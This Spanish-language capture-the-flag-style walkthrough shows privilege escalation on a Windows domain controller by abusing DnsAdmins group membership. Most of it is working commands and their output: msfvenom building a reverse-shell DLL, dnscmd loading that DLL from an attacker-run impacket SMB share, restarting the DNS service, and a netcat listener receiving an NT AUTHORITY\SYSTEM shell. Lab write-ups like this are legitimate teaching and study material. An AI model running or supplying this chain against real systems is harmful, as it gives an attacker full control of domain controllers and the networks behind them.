
Vemos que pertenece al grupo "DnsAdmins". Cuando un usuario forma parte de este grupo podemos crear un DLL malicioso para manipular este servicio que cuando se pare y se vuelva arrancar te ejecute la DLL y consigas una consola como administrador.

Al igual que "GTFObins" para linux existe "LOLBAS" para windows. Podemos buscar como elevar nuestros privilegios:



dns

| Binary | Functions | Type | ATT&CK® Techniques |
|---|---|---|---|
| Dnscmd.exe | Execute (DLL) | Binaries | T1543.003: Windows Service |




## Execute

Adds a specially crafted DLL as a plug-in of the DNS Service. This command must be run on a DC by a user that is at least a member of the DnsAdmins group. See the reference links for DLL details.


```
dnscmd.exe dc1.lab.int /config /serverlevelplugindll \\192.168.0.149\dll\wtf.dll
```

La idea es establecer un nuevo archivo de configuracion de una DLL que tire de un recurso compartido a nivel de red. Para ello primero tenemos que crear nuestra DLL maliciosa con msfvenom:




```
└─$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.14.11 LPORT=1234 -f dll > shell.dll
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of dll file: 9216 bytes
```

Ahora le decimos al archivo de configuracion del dns que tire de una DLL que estoy compartiendo en mi servidor SMB (Puede que este proceso haya que hacerlo varias veces):




```
*Evil-WinRM* PS C:\Users\ryan\Documents> dnscmd.exe /config /serverlevelplugindll \\10.10.14.11\share\shell.dll

Registry property serverlevelplugindll successfully reset.
Command completed successfully.
```

Nos montamos un servidor SMB con impacket para poder compartir nuestro DLL con la maquina victima:




```
└─$ impacket-smbserver share . -smb2support
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
```

Nos ponemos a la escucha con netcat y reiniciamos el servicio del dns (si no nos funciona volvemos a establecer la configuracion del DLL):



```
*Evil-WinRM* PS C:\Users\ryan\Documents> sc.exe stop dns

SERVICE_NAME: dns
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 3  STOP_PENDING
                                (STOPPABLE, PAUSABLE, ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0
*Evil-WinRM* PS C:\Users\ryan\Documents> sc.exe start dns

SERVICE_NAME: dns
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 2  START_PENDING
                                (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x7d0
        PID                : 3976
        FLAGS              :
```

Recibimos la conexion como el usuario administrador:



```
└─$ nc -lnvp 1234
listening on [any] 1234 ...
connect to [10.10.14.11] from (UNKNOWN) [10.10.10.169] 55743
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```